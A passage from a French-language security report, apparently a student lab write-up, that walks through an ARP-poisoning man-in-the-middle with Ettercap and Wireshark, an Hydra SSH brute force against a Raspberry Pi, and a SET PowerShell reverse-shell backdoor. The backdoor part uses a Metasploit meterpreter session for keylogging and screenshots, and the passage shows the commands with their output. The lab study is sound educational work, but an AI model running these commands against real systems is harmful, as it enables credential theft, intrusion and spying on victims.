


FIGURE 2.17 – Scénario d'une attaque de Man in the middle

- **Outils**

Afin de réaliser cette attaque le pirate peut utiliser les outils suivante :

- **Pc exécutant le système d'exploitation « Parrot Os »**
- **Le framework « Ettercap »**

Ettercap est un logiciel gratuit et open source d'analyse du réseau informatique pour les attaques de sniffing sur le réseau local. Il est capable d'intercepter le trafic sur un segment réseau, de capturer les mots de passe et de réaliser des attaques de Man In The Middle contre un certain nombre de protocoles de communication usuels tels que HTTP, FTP et certains protocoles chiffrés.

- **Le framework « Wireshark »**

Wireshark est un logiciel d'analyse réseau (sniffer) qui permet de visualiser l'ensemble des données transitant sur la machine qui l'exécute et d'obtenir des informations sur les protocoles applicatifs utilisés. Les octets sont capturés en utilisant la librairie réseau PCAP, puis regroupés en blocs d'informations et analysés par le logiciel. [4]

- **Réalisation**

Tout d'abord nous ouvrons l'interface graphique Ettercap qui est déjà installée par défaut sur la machine Parrot Os. Nous choisissons l'option "Sniffing at startup" en spécifiant l'interface sur laquelle nous écoutons le trafic. Par la suite, nous lançons un scan pour rechercher les machines connectées sur le même réseau. Il suffit d'aller dans le **menu hosts -> scan for hosts, puis hosts list** pour retrouver les résultats de notre scan.




FIGURE 2.18 – Scaner les machines connectées

Dans cette étape le pirate va spécifier les cibles qu'il veut attaquer. Il suffit de choisir pour chaque target les @ IP respectivement "Add To Target 1" pour la machine cible et "Add To Target 2" pour le serveur web. Après il lance l'attaque via le **menu MITM -> ARP Poisoning**.




FIGURE 2.19 – Lancement d'attaque

Nous pouvons suivre sur Wireshark le déroulement de cette attaque et son efficacité, mais avant cela nous activons le routage des paquets. De plus, nous effectuons un filtrage paquet par @ IP de serveur.




FIGURE 2.20 – Chargement de wireshark

La figure 2.21 montre une capture sur wireshark pendant l'attaque après que la victime s'est connecté sur le serveur :




FIGURE 2.21 – Capture de wireshark

Une fois la victime authentifiée sur le serveur web, nous recevons le login et le mot de passe en clair comme le montre la figure 2.22 suivante :




FIGURE 2.22 – Résultat

Pour résumer la réalisation de l'attaque de man in the middle auprès du serveur web est réalisée par succès et nous pouvons voir dans la capture du trafic de Wireshark que le Hacker attend son objectif et intercepte les paquets envoyés entre la machine windows et le serveur. On passe à une autre attaque : SSH brute force.

2.4 SSH brute force

- Généralités

L'attaque brute force SSH est une attaque très répandue. Il s'agit d'une tentative de connexions SSH effectuant une succession d'essais pour découvrir un couple utilisateur/mot de passe valide afin de prendre le contrôle de la machine.

- Scénario

Un pirate talentueux essaye de trouver un port SSH ouvert de la machine Linux raspberry pi et essaie de faire une combinaison d'informations d'identification valides pour effectuer des actions de vol à distance. Pour ce faire, il utilise deux listes contenant l'une des noms d'utilisateurs et l'autre une liste de mots de passe probables.

- Outils

Les outils utilisés lors de cette attaque par le pirate sont :

- Pc exécutant le système d'exploitation « Parrot Os »

- L'outil de scan «Nmap»

- Le framework «Hydra»

Hydra est un outil open source et cracker de connexion parallélisée qui prend en charge de nombreux protocoles d'attaque. Il est très rapide et flexible et permet de réaliser des brutes force en ligne c'est-à-dire d'essayer toutes les combinaisons possibles de login et de mot de passe. Il supporte plusieurs protocoles d'authentification tels que ssh2, imap, ftp, etc. Cet outil permet aux chercheurs et consultants en sécurité de montrer à quel point il serait facile d'obtenir un accès non autorisé à un système à distance.

- **Réalisation**

Pour commencer notre attaque, il faut d'abord scanner le réseau et trouver les ports ouverts de la machine linux. Pour ce faire, nous utilisons l'outil nmap comme suit :

-p : Spécifier un port pour scanner.

```

x - Parrot Terminal
File Edit View Search Terminal Help
redway@redway-virtualbox:~$ nmap -p 22 192.168.1.107
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 17:02 CET
Nmap scan report for 192.168.1.107
Host is up (0.0024s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

```

FIGURE 2.23 – Résultat du scan

Par la suite, nous créons deux dictionnaires, un avec une liste de noms d'utilisateurs probables et un autre avec une liste de mots de passe probables. Les dictionnaires sont nommés users.txt et passwords.txt.




FIGURE 2.24 – Création des dictionnaires

Une fois les dictionnaires créés, nous lançons l'outil "hydra" qui est installé par défaut sur parrot os et nous effectuons l'attaque avec cette commande : **hydra -L users.txt -P passwords.txt ssh :// @ serveur victime -t 4**.

```

Applications Places System
Browse and run installed applications
Parrot Terminal
File Edit View Search Terminal Help
[redway@redway-virtualbox:~]
$ nmap 192.168.1.107 -p 22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 17:02 CET
Nmap scan report for 192.168.1.107
Host is up (0.0024s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
[redway@redway-virtualbox:~]
$ hydra -L users.txt -P passwords.txt ssh://192.168.1.107 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-08 17:12:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7:p:7), -13 tries per task
[DATA] attacking ssh://192.168.1.107:22/
[22][ssh] host: 192.168.1.107   login: pi   password: raspberry
1 of 1 target successfully completed, 1 valid password round
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-08 17:13:21
[redway@redway-virtualbox:~]
$ 

```

FIGURE 2.25 – Attaque et résultat

Nous voyons que l'outil a récupéré la paire d'informations d'identification du victime. Ensuite, nous testons ces informations pour accéder au serveur grâce à l'utilisation de cette commande :

```

Applications Places System
pi@raspberry:~
File Edit View Search Terminal Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-08 17:12:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7:p:7), -13 tries per task
[DATA] attacking ssh://192.168.1.107:22/
[22][ssh] host: 192.168.1.107   login: pi   password: raspberry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-08 17:13:21
[redway@redway-virtualbox:~]
$ ssh pi@192.168.1.107
pi@192.168.1.107's password:
Linux raspberry 4.19.6-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr  8 16:30:21 2022 from 192.168.1.106

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberry:~ $ 

```

FIGURE 2.26 – Accéder au serveur

Nous voyons qu'au final le pirate a réussi à trouver une port ssh ouvert et d'accéder

à la machine Linux raspberry pi. Nous passons par la suite à l'attaque de porte dérobée.

2.5 Back door

- **Généralités**

Backdoor ou bien « porte dérobée » désigne au sens strict un accès secret aux données d'un logiciel ou d'un ordinateur. Cette porte permet ensuite au pirate de prendre un contrôle partiel, voire total : Vol, modification ou suppression de fichiers, de documents personnels, installation de nouveaux logiciels malveillants...etc.

- **Scénario**

La porte dérobée peut être introduite par des pirates. En effet, il utilise les méthodes virales les plus efficaces pour prendre le contrôle de la machine Windows ou bien de ses périphériques. Dans notre cas, le pirate va essayer d'injecter un fichier malicieux.




FIGURE 2.27 – Scénario d'une attaque de porte dérobée

- **Outils**

- **Pc exécutant le système d'exploitation « Parrot Os »**

- **Le framework «Social engineering toolkit»**

Social Engineer Toolkit (SET) est un outil open source pour effectuer des attaques d'ingénierie sociale en ligne. SET dispose d'un certain nombre de vecteurs d'attaque personnalisés qui permettent de lancer rapidement une attaque crédible, y compris le spear phishing et les vecteurs d'attaque de sites Web. Il fonctionne de manière intégrée avec Metasploit.

- **Réalisation**

Pour créer une porte dérobée inversée, il suffit tout d'abord de démarrer l'outil "Social Engineering Toolkit". nous choisirons la première option "Social Engineering Attacks" par la suite nous sélectionnons "Powershell Attack Vectors" et finalement "Powershell Alphanumeric Shellcode Injector", dont nous spécifions l'adresse IP de la machine du pirate (parrot os) et le numéro de port qu'on souhaite écouter. Une fois que tout est défini, SEToolkit générera un code PowerShell et le stockera à l'emplacement suivant "/root/.set/reports/powershell". Si nous voulons démarrer l'écouteur tout de suite, nous tapons "YES" et il lance automatiquement le multi-handler Metasploit.

```

Applications Places System 02:57,15
Parrot Terminal
File Edit View Search Terminal Help
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.
1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database
99) Return to Main Menu

set:powershell>1
Enter the IPAddress or DNS name for the reverse host [192.168.1.110]
set:powershell> Enter the port for the reverse [443] 443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..

No encoder specified, outputting raw payload
Payload size: 394 bytes
Final size of c file: 1681 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : [!] valid responses are 'n|y|N|Y|no|yes|No|Yes|NO|YES'
set> Do you want to start the listener now [yes/no]: : yes
[*] Starting the Metasploit Framework console...

```

FIGURE 2.28 – Génération du code PowerShell

Puis, nous accédons à l'emplacement suivant "/root/.set/reports/powershell/" et répertorie le contenu. En effet, la porte dérobée PowerShell a été enregistrée sous le nom "x86_powershell_injection.txt".

```

Applications Places System 02:57,15
Parrot Terminal
File Edit View Search Terminal Help
redway's Home
...:lllll&' ...
.....;;;uu;;;;
.....;....;
rockyou.txt
+---+
[ metasploit v6.1.2-dev
+ - -=[ 2159 exploits - 1144 auxiliary - 367 post
+ - -=[ 592 payloads - 45 encoders - 10 nops
+ - -=[ 8 evasion
+---+
Metasploit tip: Start commands with a space to avoid saving them to history

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443
LPORT => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >

```

FIGURE 2.29 – Lancement d'attaque

Dans cette étape, nous déplacerons ce fichier sur le serveur Web et le renommer avec

une extension ".bat". Une fois le fichier malveillant téléchargé et exécuté, l'attaquant reçoit une connexion shell inversée via le meterpreter.




FIGURE 2.30 – Fichier malveillant

Comme le montre la capture d'écran suivante dans la figure 2.31, nous réussissons à recevoir une session complète de meterpreter, afin que nous puissions interagir avec elle et l'exploiter.

```

×  -  □  Parrot Terminal
File Edit View Search Terminal Help
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.1.105; (UUID: xzkukwux) Wi
thout a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.1.105; (UUID: xzkukwux) St
aging x86 payload (176220 bytes) ...
[!] https://0.0.0.0:443 handling request from 192.168.1.105; (UUID: xzkukwux) Wi
thout a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.1.110:443 -> 127.0.0.1) at 2022-04-15
15:54:19 +0100

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : REDWAY
OS       : Windows 10 (10.0 Build 19043).
Architecture : x64
System Language : en_US
Domain   : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

```

FIGURE 2.31 – Session complète de meterpreter

Maintenant, nous utilisons la commande "Keyscan start" pour que nous puissions contrôler toutes les informations saisies du victime.

```
X - ParrotTerminal
File Edit View Search Terminal Help
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.1.105; (UUID: xzkukwux) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.1.105; (UUID: xzkukwux) Staging x86 payload (176220 bytes) ...
[!] https://0.0.0.0:443 handling request from 192.168.1.105; (UUID: xzkukwux) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.1.110:443 -> 127.0.0.1) at 2022-04-15 15:54:19 +0100

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : REDWAY
OS            : Windows 10 (10.0 Build 19043).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```


FIGURE 2.32 – Keyscan start

Si la victime essaie de saisir ces informations d'une page de login par exemple, directement ces données seront affichées en clair dans l'interface metasploit du pirate.

```
X - ParrotTerminal
File Edit View Search Terminal Help
System Language : en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter     : x86/windows
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
username<Tab>passwordfe
meterpreter >
```

FIGURE 2.33 – Informations saisies

D'autre part, le pirate peut non seulement accéder à la machine du victime mais aussi peut faire des captures écran avec la commande suivante :



```

×  –  □ Parrot Terminal
File Edit View Search Terminal Help
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
username<Tab>passwordfe

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screenshot
Screenshot saved to: /usr/share/metasploit-framework/modules/exploits/windows/web/seproxy/Su0Sal1c.jpg

```

FIGURE 2.34 – Screenshot

Et voici le résultat :

